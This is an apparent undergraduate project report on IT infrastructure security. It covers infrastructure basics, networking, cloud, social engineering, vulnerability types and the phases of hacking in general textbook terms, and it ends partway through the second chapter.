

Infrastructure - Exploitation

A

Project Report

Guided by

Prof. Rashmيرانjan Ray

Submitted by

**Jandwar Paramveer Singh
Rajinder Singh**

Enrolment number: 201918140026



**DEPARTMENT OF
ANIMATION, ITIMS &
MOBILE APPLICATIONS
Gujarat University
Batch 2019-2022**

Gujarat University

Department of Animation, ITIMS & Mobile Applications



Certificate

Enrolment No: 201918140026

This is to certify that Mr. Jandwar Paramveer Singh student of M.Sc. IT IMS and CS (Integrated) Semester – 6, has duly completed his Term Work for the semester ending in May 2022, in the subject of Project towards partial fulfillment of his Degree of bachelor program.

Date of Submission

Mentor

Prof. Rashmiranjan ray

ACKNOWLEDGEMENT

It is pleased to take this opportunity to thank all those who helped me directly or indirectly in our research work. I/We would like to express my sincere thanks to internal guide **Prof Rashmikiranjan Ray**, Department of Animation, ITIMS & Mobile Applications for their valuable help during the work of this thesis. Their suggestions were always there whenever it is needed. His wide knowledge and his logical way of thinking have been great value for me.

Jandwar Paramveer Singh

201918140026

ABSTRACT

With the ever-growing state of human technology in the form of computers it is easy to miss a few marks and leave certain issues unattended. IT Infrastructures run from companies to organizations to literal governments and a lot in the world depends upon the state of said infrastructures. This document looks to discuss the vulnerable aspects of such IT Infrastructures. It then also discusses needed ways to prevent the exploitation of big and known vulnerabilities.

Besides that, a big focus of this document is on social engineering as it is regarded as one of the most powerful tools for hacking by many. A good look on the hacking and manipulating of a human mind will serve as a point of focus.

It is also very important that some of the real-life events and examples are shown as it would lend an amazing point of reference for an imaginative form of thinking. Which is exactly why some case studies and real practical's will be shared in this document.

TABLE OF CONTENTS

<u>Acknowledgement</u>	<u>3</u>
<u>Abstract</u>	<u>4</u>
<u>List of Figures.....</u>	<u>6</u>
<u>List of Tables.....</u>	<u>8</u>

CHAPTER:1 FUNDAMENTALS

CHAPTER:2 HACKING & ATTACKS

CHAPTER:3 SECURING HARDWARE

CHAPTER:4 OS SECURITY

CHAPTER:5 NETWORK SECURITY

CHAPTER:6 CLOUD & CLOUD SECURITY

CHAPTER:7 SOCIAL ENGINEERING

Conclusion

References

LIST OF FIGURES

FIG: 1.1 Infrastructure figure.....	9
FIG: 1.2 Traditional Infrastructure figure	10
FIG: 1.3 Network example diagram	15
FIG: 2.1 3d diagram of 5 phases of hacking	27
FIG: 2.2 Crypto scam example 1.....	28
FIG: 2.3 Crypto scam example 2.....	28
FIG: 2.4 DDOS attack diagram	30
FIG: 2.5 Drive by attack.....	32
FIG: 2.6 cross-site scripting.....	33
FIG: 2.7 Eavesdropping	35
FIG: 3.1 Audit.....	44
FIG: 3.2 Pendrive.....	44
FIG: 3.3 USB interceptor	46
FIG: 3.4 Wireless Mouse	46
FIG: 3.5 HSM	48
FIG: 3.6 Yubikey	50
FIG: 4.1 Virtualization	63
FIG: 4.2 Gobuster install.....	65
FIG: 4.3 Gobuster command.....	65
FIG: 4.4 Metasploit command	67
FIG: 4.5 msfconsole.....	67
FIG: 4.6 UAC permission for trojan	68
FIG: 4.7 Metasploit example.....	69
FIG: 5.1 OSI layer.....	75
FIG: 5.2 Hardware firewall	80
FIG: 5.3 honeynet	90
FIG: 5.4 DMZ network	91
FIG: 5.5 TCP handshake	93
FIG: 5.6 Nmap command.....	95
FIG: 5.7 Nmap running.....	96
FIG: 5.8 Nmap showing open port.....	96
FIG: 5.9 Scan end.....	97
FIG: 5.10 DORA process.....	99
FIG: 5.11 Nessus scans	108

<u>FIG: 5.12 Nessus simple scan</u>	<u>109</u>
<u>FIG: 5.13 Nessus scan running.....</u>	<u>110</u>
<u>FIG: 5.14 Vulnerabilities shows.....</u>	<u>110</u>
<u>FIG: 5.15 VPR threat list.....</u>	<u>111</u>
<u>FIG: 5.16 Threat wise solutions</u>	<u>111</u>
<u>FIG: 6.1 Cloud computing service models</u>	<u>114</u>
<u>FIG: 6.2 Risks of cloud computing</u>	<u>117</u>
<u>FIG: 6.3 Risks of cloud computing 2</u>	<u>119</u>
<u>FIG: 6.4 Azure security recommendations.....</u>	<u>127</u>
<u>FIG: 6.5 Azure Secure score</u>	<u>127</u>
<u>FIG: 7.1 Pyramid scheme.....</u>	<u>137</u>
<u>FIG: 7.2 Charles Ponzi.....</u>	<u>138</u>
<u>FIG: 7.3 Shoulder surfing.....</u>	<u>139</u>
<u>FIG: 7.4 Dumpster diving</u>	<u>141</u>
<u>FIG: 7.5 Micro expressions.....</u>	<u>144</u>
<u>FIG: 7.6 Framing.....</u>	<u>147</u>
<u>FIG: 7.7 Manipulation.....</u>	<u>149</u>
<u>FIG: 7.8 Maltego.....</u>	<u>151</u>

LIST OF TABLES

Table 1.1 Infrastructure components	9
---	-------------------

Table 5.1 Well known ports.....	70
---	--------------------

CHAPTER: 1

FUNDAMENTALS

Discussing the basics

Before we get into the depths of what this document has to offer, we must first discuss the basics of upcoming topics in the document. This chapter will mainly dabble into getting to know the basics of topics and technology, basics for tools will be left out for when they are introduced in future chapters.

You might be someone who has already acquired all the basic knowledge needed to understand what's to come but for inclusivity matters all of the needed knowledge will be provided in this chapter. So, it doesn't matter if you are a professional or just starting out in the field, you'll be able to be a part of this journey.

Now to start it would make sense for us to start with the title of this document, with infrastructure.

What is an IT Infrastructure?

The components required to operate and administer company IT environments are referred to as Information Technology Infrastructure, or IT Infrastructure. It is the collection of hardware, software, network resources, and services that are required to maintain, operate an IT system. IT infrastructure, which is usually used internally by a company and installed within owned buildings, allows an organization to deliver IT solutions and services to its employees, partners, and/or customers.

Components of an infrastructure

IT infrastructure components stand for a combination of hardware, software, and networks. The system is designed to improve communication between components, linking devices to printers, desktops to networks, and servers to the cloud. All of these components working together form an ultimate working infrastructure.

<u>Hardware</u>	Hardware refers to the physical components of IT infrastructure. There can be a bunch of devices from PCs to servers: • personal computers (desktops or laptops) • mobile devices (including tablets) • servers • data centres • hubs • routers • switches
<u>Software</u>	Software stands for all the apps used by companies for internal purposes or to provide services to customers. An operating system like macOS tends to be the most important part of the software. The OS is responsible for managing system resources and hardware: • operating systems • web servers • any other apps
<u>Network</u>	Networking enables connectivity between all elements and devices to ensure Internet connectivity, firewall, and security: • servers • data centers • hubs • routers • switches

Table 1.1

As said above, all these components working together form an infrastructure, the diagram below will help the reader further visualize an infrastructure's working.




Fig 1.1

Types of IT infrastructure


Traditional and cloud infrastructure are the two main types of infrastructures.

1) Traditional infrastructure

The typical hardware and software components of a traditional IT infrastructure include facilities, data centres, servers, networking hardware, desktop PCs, and corporate application software solutions. This infrastructure arrangement typically requires more power, physical space, and financial resources than other infrastructure kinds. A conventional infrastructure is often built on-premises for use by a single organization or in a private environment.

When to choose traditional IT infrastructure?

- You have an in-house IT department to install and maintain hardware.
- Your company works with software development and needs to update various software solutions regularly.
- Your team runs different types of applications.



2) Cloud Infrastructure

The components and resources required for cloud computing are referred to as cloud infrastructure. End users, on the other hand, can connect to the infrastructure over the internet and utilize computing resources without having to install anything on their own due to virtualization. Virtualization connects physical servers that a service provider maintains in one or more locations. The system then splits and abstracts resources, like storage, so that users can access them practically everywhere there is an internet connection.

The term "public cloud" refers to cloud infrastructure that is frequently made available to the general public. You can develop your own private cloud employing resources that are completely dedicated to you. You may also establish a hybrid cloud by including some degree of workload portability, orchestration, and management across various clouds.

Cloud-based apps have the following characteristics:

- The app's data is stored in a cloud infrastructure.** So, there are minimum requirements for devices to run the application.
- It's possible to store the data on the device.** It allows the app to work offline. However, once the device is online again, the app will be updated automatically. As a result, all the information will be uploaded to the cloud.
- Customers can use the app from any device.** All the information is stored in the cloud, so users can continue working on any device.

A cloud-based infrastructure ultimately recreates what we have in the form of an on-premise infrastructure but removes the disadvantages associated with them. Under it the user doesn't have to take care of the hardware, the hardware's cost and employees to maintain it. The user simply uses and the rest is taken care of by the service provider. The most famous of the cloud-based infrastructure providers are Microsoft, Amazon and google which respectfully provide Azure, AWS, and google cloud as rentable cloud services. They provide Iaas (Infrastructure as a service), Paas (platform as a service) and Saas (Software as a service) in a way or another. More on these in future chapters.

1.1 Hardware

When it comes to hardware, we have already its definition and example while we discussed IT infrastructure, but what is it that forms a computer, which is where we talk about computer hardware.

Quite simply, computer hardware is the physical components that a computer system requires to function. It encompasses everything with a circuit board that operates within a PC or laptop; including the motherboard, graphics card, CPU (Central Processing Unit), ventilation fans, webcam, power supply, and so on. A network card which is also known as an NIC is the component which allows a system to connect with networks, whether it be private or public.

There obviously is a lot more depth and variety when comes to hardware and hardware components but for the sake of this document what is provided will suffice.

1.2 Operating Systems (OS)

An operating system (OS) is the program that, after being initially loaded into the computer by a boot program, manages all of the other application programs in a computer. The application programs make use of the operating system by making requests for services through a defined application program interface (API). In addition, users can interact directly with the operating system through a user interface, such as a command-line interface (CLI) or a graphical UI (GUI).

Why use an operating system?

An operating system brings powerful benefits to computer software and software development. Without an operating system, every application would need to include its own UI, as well as the comprehensive code needed to handle all low-level functionality of the underlying computer, such as disk storage, network interfaces and so on. Considering the vast array of underlying hardware available, this would vastly bloat the size of every application and make software development impractical.

Instead, many common tasks, such as sending a network packet or displaying text on a standard output device, such as a display, can be offloaded to system software that serves as an intermediary between the applications and the hardware. The system software provides a consistent and repeatable way for applications to interact with the hardware without the applications needing to know any details about the hardware. That system software is our operating system.

UI

Every operating system requires a UI, enabling users and administrators to interact with the OS in order to set up, configure and even troubleshoot the operating system and its underlying hardware. There are two primary types of UI available: CLI and GUI.

The CLI, or *terminal mode window*, provides a text-based interface where users rely on the traditional keyboard to enter specific commands, parameters and arguments related to specific tasks. The GUI, or *desktop*, provides a visual interface based on icons and symbols where users rely on gestures delivered by human interface devices, such as touchpads, touchscreens and mouse devices.

The GUI is most frequently used by casual or end users that are primarily interested in manipulating files and applications, such as double-clicking a file icon to open the file in its default application. The CLI remains popular among advanced users and system administrators that must handle a series of highly granular and repetitive commands on a regular basis, such as creating and running scripts to set up new personal computers (PCs) for employees.

Additionally, an operating system can perform the following services for applications:

- In a multitasking operating system, where multiple programs can be running at the same time, the OS determines which applications should run in what order and how much time should be allowed for each application before giving another application a turn.

- It handles input/output (I/O) to and from attached hardware devices, such as hard disks, printers and dial-up ports.
- It sends messages to each application or interactive user -- or to a system operator -- about the status of operation and any errors that may have occurred.
- It can offload the management of batch jobs -- for example, printing -- so that the initiating application is freed from this work.
- On computers that can provide parallel processing, an operating system can manage how to divide the program so that it runs on more than one processor at a time.

Common desktop operating systems include the following:

- Windows is Microsoft's flagship operating system, the standard for home and business computers. Introduced in 1985, the GUI-based OS has been released in many versions since then. The user-friendly Windows 95 was largely responsible for the rapid development of personal computing.
- Mac OS is the operating system for Apple's Macintosh line of PCs and workstations.
- Unix is a multiuser operating system designed for flexibility and adaptability. Originally developed in the 1970s, Unix was one of the first operating systems to be written in the C language.
- Linux is a Unix-like operating system that was designed to provide PC users a free or low-cost alternative. Linux has a reputation as an efficient and fast-performing system.

While there are more operating systems available for desktops mobile and other devices, these are the ones you'll most likely encounter in the industry.

1.3 Network and it's types

In information technology, a network is defined as **the connection of at least two computer systems**, either by a cable or a wireless connection.

The simplest network is a combination of two computers connected by a cable. This type of network is called a **peer-to-peer network**. There is no hierarchy in this network; both participants have equal privileges. Each computer has access to the data of the other device and can **share resources** such as disk space, applications or peripheral devices (printers, etc.).

Today's networks tend to be a bit more complex and don't just consist of two computers. Systems with more than ten participants usually use **client-server networks**. In these networks, a central computer (server) provides resources to the other participants in the network (clients).




Fig 1.3

What are the tasks and advantages of a network?

The main task of a network is to provide participants with a single **platform** for **exchanging data** and sharing **resources**. This task is so important that many aspects of everyday life and the modern world would be unimaginable without networks.

Here's a real-life example: In a typical office, every workstation has its own computer. Without a network of computers, it would be very difficult for a team to work on a project since there

would be no **common place to share** or store digital documents and information, and team members would not be able to share certain applications.

In addition, many offices only have one printer or a few printers that are shared by everyone. Without a network, the IT department would have to connect every single computer to the printer, which is difficult to implement from a technical standpoint. A network elegantly solves this problem because all computers are connected to the printer via one **central node**.

The main advantages of networks are:

- Shared use of data
- Shared use of resources
- Central control of programs and data
- Central storage and backup of data
- Shared processing power and storage capacity
- Easy management of authorizations and responsibilities

Network addresses

In addition, it is necessary to ensure that the transmitter and receiver can be correctly **identified**. Network addresses are used for this purpose. In computer networks, each computer typically has an IP address, similar to a telephone number, that uniquely identifies the computer. This **internal IP address** is used only for communication between the participants in the local network. For communication on the Internet, **external IP addresses** are used that are automatically assigned by the Internet provider.

A distinction is also made between **IPv4 and IPv6 addresses**. IPv4 addresses used to be standard, but only a total of around 4.3 billion of these addresses could be assigned before they were exhausted. Due to the massive expansion of the Internet, additional IP addresses were urgently needed. Therefore, the new IPv6 standard was developed, allowing up to 3.4×10^{38} (340 sextillion) addresses. This should be sufficient for the future.

1.4 Network Devices

There are a number of network devices used to create/aid a network, we are going to look into a select few that are used the most.

1) Hub – A hub is basically a multiport repeater. A hub connects multiple wires coming from different branches, for example, the connector in star topology which connects different stations. Hubs cannot filter data, so data packets are sent to all connected devices. In other words, the collision domain of all hosts connected through Hub remains one. Also, they do not have the intelligence to find out the best path for data packets which leads to inefficiencies and wastage.

2) Switch – A switch is a multiport bridge with a buffer and a design that can boost its efficiency (a large number of ports imply less traffic) and performance. A switch is a data link layer device. The switch can perform error checking before forwarding data, which makes it very efficient as it does not forward packets that have errors and forward good packets selectively to the correct port only. In other words, the switch divides the collision domain of hosts, but broadcast domain remains the same.

3) Routers – A router is a device like a switch that routes data packets based on their IP addresses. The router is mainly a Network Layer device. Routers normally connect LANs and WANs together and have a dynamically updating routing table based on which they make decisions on routing the data packets. Router divide broadcast domains of hosts connected through it.

4) Gateway – A gateway, as the name suggests, is a passage to connect two networks together that may work upon different networking models. They basically work as the messenger agents that take data from one system, interpret it, and transfer it to another system. Gateways are also called protocol converters and can operate at any network layer. Gateways are generally more complex than switches or routers. Gateway is also called a protocol converter.

5) NIC – NIC or network interface card is a network adapter that is used to connect the computer to the network. It is installed in the computer to establish a LAN. It has a unique id that is written on the chip, and it has a connector to connect the cable to it. The cable acts as an interface between the computer and router or modem. NIC card is a layer 2 device which means that it works on both physical and data link layer of the network model.

1.5 Cloud

"The cloud" refers to servers that are accessed over the Internet, and the software and databases that run on those servers. Cloud servers are located in data centers all over the world. By using cloud computing, users and companies do not have to manage physical servers themselves or run software applications on their own machines.

The cloud enables users to access the same files and applications from almost any device, because the computing and storage takes place on servers in a data center, instead of locally on the user device. This is why a user can log in to their Instagram account on a new phone after their old phone breaks and still find their old account in place, with all their photos, videos, and conversation history. It works the same way with cloud email providers like Gmail or Microsoft Office 365, and with cloud storage providers like Dropbox or Google Drive. There is a lot more when it comes to discussing cloud but we'll keep it here till now as a lot more will be discussed in a future chapter.

1.6 Social Engineering

What is Social Engineering?

Social engineering is a manipulation technique that exploits human error to gain private information, access, or valuables. In cybercrime, these "human hacking" scams tend to lure unsuspecting users into exposing data, spreading malware infections, or giving access to restricted systems. Attacks can happen online, in-person, and via other interactions.

Scams based on social engineering are built around how people think and act. As such, social engineering attacks are especially useful for manipulating a user's behavior. Once an attacker understands what motivates a user's actions, they can deceive and manipulate the user effectively.

In addition, hackers try to exploit a user's lack of knowledge. Thanks to the speed of technology, many consumers and employees aren't aware of certain threats like drive-by downloads. Users also may not realize the full value of personal data, like their phone number. As a result, many users are unsure how to best protect themselves and their information.

Generally, social engineering attackers have one of two goals:

- (i) Sabotage: Disrupting or corrupting data to cause harm or inconvenience.
- (ii) Theft: Obtaining valuables like information, access, or money.

The incredible depths and effects of this topic will be deeply discovered in a future chapter, stay tuned for it. And with this discussed we move on to the last two topics of this chapter.

1.7 Vulnerabilities and their Exploitation

Vulnerability

Vulnerabilities are weaknesses in a system that gives threats the opportunity to compromise assets. All systems have vulnerabilities. Even though the technologies are improving but the number of vulnerabilities is increasing such as tens of millions of lines of code, many developers, human weaknesses, etc. Vulnerabilities mostly happened because of Hardware, Software, Network and Procedural vulnerabilities.

1. Hardware Vulnerability:

A hardware vulnerability is a weakness which can be used to attack the system hardware through physically or remotely. For examples:

- Old version of systems or devices
- Unprotected storage
- Unencrypted devices, etc.

2. Software Vulnerability:

A software error happens in development or configuration such as the execution of it can violate the security policy. For examples:

- Lack of input validation
- Unverified uploads
- Cross-site scripting

- Unencrypted data, etc.

3. Network Vulnerability:

A weakness that exists in network which can be hardware or software. For examples:

- Unprotected communication
- Malware or malicious software (e.g.: Viruses, Keyloggers, Worms, etc.)
- Social engineering attacks
- Misconfigured firewalls

4. Procedural Vulnerability:

A weakness happens in an organization operational method. For examples:

- Password procedure – Password should follow the standard password policy.
- Training procedure – Employees must know which actions should be taken and what to do to handle the security. Employees must never be asked for user credentials online. Make the employees know social engineering and phishing threats.

Now if any of this sounds like mumbo jumbo to you then don't worry, we'll discuss these in greater detail in later chapters, for now just understand their meanings and keep the examples in mind.

Exploitation

An exploit is a program, or piece of code, designed to find and take advantage of a security flaw or vulnerability in an application or computer system. And the process of using an exploit is called exploitation. When it comes to exploits it also has its own types. Known and unknown.

- Known exploits are the ones that have been encountered by others before and have been registered by organizations in their databases. You'll be able to find information and maybe even a solution to such known exploits in the said databases.
- Unknown exploits also known as zero-day exploits are the ones that are encountered for the first time, these are of the most dangerous kind as we don't know how much harm they can exactly do.

Summary

In this chapter we discussed fundamentals topics that are essentials to understand what is to come in this document, although a number of topics were left out for future discussion there was still a lot that we discussed here, it goes as follows,

- IT infrastructure and it's types
- Computer Hardware
- Operating systems
- Network, its types, its advantages
- Network addresses
- Network devices
- Cloud
- Social Engineering
- Vulnerabilities and exploits

CHAPTER: 2

HACKING & ATTACKS

With having talked about important fundamentals for our talking point, here is another topic which pretty much required its own chapter. In this chapter we'll be looking at different types of attacks that and get into details with the ones that are most commonly used. With it we'll also look at the 5 basic stages of hacking. The reason behind why we are getting into this knowledge is because after this chapter we'll be jumping straight into security techniques and having this knowledge beforehand would surely help a lot.

2.1 Hacking

Hacking is an attempt to exploit a computer system or a private network inside a computer. Simply put, it is the unauthorised access to or control over computer network security systems for some illicit purpose.

To better describe hacking, one needs to first understand hackers. One can easily assume them to be intelligent and highly skilled in computers. In fact, breaking a security system requires more intelligence and expertise than actually creating one. There are no hard and fast rules whereby we can categorize hackers into neat compartments. However, in general computer parlance, we call them white hats, black hats and grey hats.

White Hat Hacker

White hat Hackers are also known as **Ethical Hackers** or a **Penetration Tester**. White hat hackers are the good guys of the hacker world.



These people use the same technique used by the black hat hackers. They also hack the system, but they can only hack the system that they have permission to hack in order to test the security of the system. They focus on security and protecting IT system. White hat hacking is legal.

Black Hat Hacker



Black-hat Hackers are also known as an **Unethical Hacker** or a **Security Cracker**. These people hack the system illegally to steal money or to achieve their own illegal goals. They find banks or other companies with weak security and steal money or credit card information. They can also modify or destroy the data as well. Black hat hacking is illegal.

A black hat hacker may not even have a motive behind his/her actions, as Alfred once said in the dark knight “Some people just want to see the world burn”. This statement is absolutely true when it comes to black hat hackers. Also, one big lesson is to never challenge these individuals, in short never challenge hackers as some of these psychopaths might put their all on the line to make you fall. Stay away of these bunch of fellas.

Gray Hat Hacker



Gray hat Hackers are Hybrid between Black hat Hackers and White hat hackers. They can hack any system even if they don't have permission to test the security of the system but they will never steal money or damage the system.

In most cases, they tell the administrator of that system. But they are also illegal because they test the security of the system that they do not have permission to test. Grey hat hacking is sometimes acted legally and sometimes not.

The Five Phases of Hacking

1) Reconnaissance: - This is the primary phase where the Hacker tries to collect as much information as possible about the target. It includes Identifying the Target, finding out the target's IP Address Range, Network, DNS records, etc. This phase is also known as foot printing at it comes in two types.

- Active: Directly interacting with the target to gather information about the target.
- Passive: Trying to collect the information about the target without directly accessing the target. To this purpose, hacker can use social media, public websites etc.

2) Scanning: - It involves taking the information discovered during reconnaissance and using it to examine the network. Hackers are probably seeking any information that can help them perform an attack such as computer names, IP addresses, and user accounts. This phase includes usage of tools like diallers, port scanners, network mappers, sweepers, and vulnerability scanners to scan data.

At this stage, four types of scans are used:

- (i) Pre-attack: Hacker scans the network for specific information based on the information gathered during reconnaissance.
- (ii) Port scanning/sniffing: This method includes the use of diallers, port scanners, and other data-gathering equipment.
- (iii) Vulnerability Scanning: Scanning the target for weaknesses/vulnerabilities.
- (iv) Information extraction: In this step, hacker collects information about ports, live machines and OS details, topology of network, routers, firewalls, and servers.

3) Gaining access: - Vulnerabilities discovered during the reconnaissance and scanning phase are now exploited to gain access. The method of connection the hacker uses for an exploit can be a local area network (LAN, either wired or wireless), local access to a PC, the Internet, or offline. Gaining access is known in the hacker world as owning the system. A few ways that hacker use to achieve this are,

- Phishing attack
- Man in the middle attack
- Brute Force Attack
- Spoofing Attack
- Dos attack

4) Maintaining access: - Once a hacker has gained access, they want to keep that access for future exploitation and attacks. Sometimes, hackers harden the system from other hackers or security personnel by securing their exclusive access with backdoors, rootkits, and Trojans.

- Backdoors: - A way planted by the hacker to return and access the system again in the future.
- Rootkits: - A malicious software bundle designed to give unauthorized access to a computer or other software

